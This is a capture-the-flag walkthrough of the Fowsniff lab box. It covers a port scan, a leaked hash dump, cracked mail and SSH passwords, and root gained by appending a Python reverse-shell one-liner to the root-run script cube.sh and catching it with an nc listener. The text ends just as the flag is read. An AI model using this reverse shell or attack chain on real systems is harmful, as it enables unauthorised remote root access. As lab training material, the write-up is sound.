Fowsniff CTF

I start with a nmap scan on the IP to find some open ports and also check out the webpage online

```
PORT    STATE SERVICE REASON
22/tcp  open  ssh     syn-ack ttl 61
| ssh-hostkey:
|   2048 90:35:66:f4:c6:d2:95:12:1b:e8:cd:de:aa:4e:03:23 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQCsEu5DAulaUX38ePQyI/MzevdyvWR3AXyrddVqbu9exD/jVVKZopquTfkbNwS5ZkADUvggwH
njZiLdOZO378azuUfSp5geR9WQMeKR9xJe8swjKINBtwttFgP2GrG+7IO+WWpxBSGa8akgmLDPZHs2XXd6MXY9swqfjN9+eoLX8FKYVGmf5BKfRc
g4ZHW8rQZAZwiMDqQLYechzRPnePiGCav99v0X5B8ehNCCuRTQkm9DhkAcxVBlkXKq1XuFgUBF9y+mVoa0tgtiPYC3lTOBgKuwVZwFMSGoQStiw4
n7Dupa6NmBrLUMKTX1oYwmN0wnYVH2oDvwB3Y4n826Iymh
|   256 53:9d:23:67:34:cf:0a:d5:5a:9a:11:74:bd:fd:de:71 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBPowlRdlwndVdJLnQjxm5YLEUTZZfjfZO7TCW1
AaiEjkmNQPGf1o1+iKwQJOZ6rUUJglqG8h3UwddXw75eUx5WA=
|   256 a2:8f:db:ae:9e:3d:c9:e6:a9:ca:03:b1:d7:1b:66:83 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIHU5PslBhG8yY6H4dpum8qgwUn6wE3Yrojnu4I5q0eTd
80/tcp  open  http    syn-ack ttl 61
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
| http-robots.txt: 1 disallowed entry
|_/
|_http-title: Fowsniff Corp - Delivering Solutions
110/tcp open  pop3    syn-ack ttl 61
|_pop3-capabilities: CAPA USER AUTH-RESP-CODE SASL(PLAIN) UIDL PIPELINING RESP-CODES TOP
143/tcp open  imap    syn-ack ttl 61
|_imap-capabilities: more AUTH=PLAINA0001 LITERAL+ ENABLE ID IMAP4rev1 have post-login SASL-IR listed LOGIN-REFE
RRALS capabilities Pre-login OK IDLE
```

On the webpage I don't find much, we are given a hint to go google the company so I do.

We find that they had been pwned and had a username and password hash dump

```
FOWSNIFF CORP PASSWORD LEAK
             ''~``
            ( o o )
+------.ooo0--(_)--Oooo.-------+
|                             |
|          FOWSNIFF           |
|            got              |
|           PWN3D!!!          |
|                             |
|       .oooO                 |
|        (   )   Oooo.        |
+---------\ (----(   )--------+
           \_)    ) /
                 (_/
FowSniff Corp got pwn3d by B1gN1nj4!
No one is safe from my 1337 skillz!


mauer@fowsniff:8a28a94a588a95b80163709ab4313aa4
mustikka@fowsniff:ae1644dac5b77c0cf51e0d26ad6d7e56
tegel@fowsniff:1dc352435fecca338acfd4be10984009
baksteen@fowsniff:19f5af754c31f1e2651edde9250d69bb
seina@fowsniff:90dc16d47114aa13671c697fd506cf26
stone@fowsniff:a92b8a29ef1183192e3d35187e0cfabd
mursten@fowsniff:0e9588cb62f4b6f27e33d449e2ba0b3b
parede@fowsniff:4d6e42f56e127803285a0a7649b5ab11
sciana@fowsniff:f7fd98d380735e859f8b2ffbbede5a7e
```

Typical you would want to check out all these hashes but I noticed the flags were asking or seina's password so I just used crackstation and got hers.

After finding her username and password, we connect to the mail server for Fowsniff


```
root@kali:~# nc 10.10.52.55 110
+OK Welcome to the Fowsniff Corporate Mail Server!
user seina
+OK
pass scoobydoo2
+OK Logged in.
list
+OK 2 messages:
1 1622
2 1280
```

Using her log in we can read emails she has gotten from others. In this we find a temp pass for the ssh. But assuming she changed it we read the next email and we find a worker who has been sick for awhile and most likely hasn't changed their temp pass.

```
The temporary password for SSH is "S1ck3nBluff+secureshell"
```

```
From: baksteen@fowsniff

Devin,

You should have seen the brass lay into AJ today!
We are going to be talking about this one for a looooong time hahaha.
Who knew the regional manager had been in the navy? She was swearing like a sailor!

I don't know what kind of pneumonia or something you brought back with
you from your camping trip, but I think I'm coming down with it myself.
How long have you been gone - a week?
Next time you're going to get sick and miss the managerial blowout of the century,
at least keep it to yourself!

I'm going to head home early and eat some chicken soup.
I think I just got an email from Stone, too, but it's probably just some
"Let me explain the tone of my meeting with management" face-saving mail.
I'll read it when I get back.

Feel better,

Skyler
```

Now we attempt to sign into the ssh port.



Access gained!


To gain access to root we setup a reverse shell on the machine.

The message displayed when accessing the machine is hosted by root. So all we need to do is attach the reverse shell to that file and sign back in with ssh while using nc -nlvp.

I find that file is called cube.sh and add python3 -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect((<IP>,1234));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'

This doesnt include my IP but you can see where it should.

After this, getting root is easy. Just sign in and nc -nlvp same time


root@kali:~# nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.6.44.36] from (UNKNOWN) [10.10.52.55] 56920
/bin/sh: 0: can't access tty; job control turned off
ls
bin
boot
dev
etc
home
initrd.img
lib
lib64
lost+found
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
vmlinuz
whoami
root
cat /root/root.txt
cat: /root/root.txt: No such file or directory
cd home
ls
baksteen
mauer
mursten
mustikka
parede
sciana
seina
stone
tegel
cd ..
cd root
ls
Maildir
flag.txt
cat flag.txt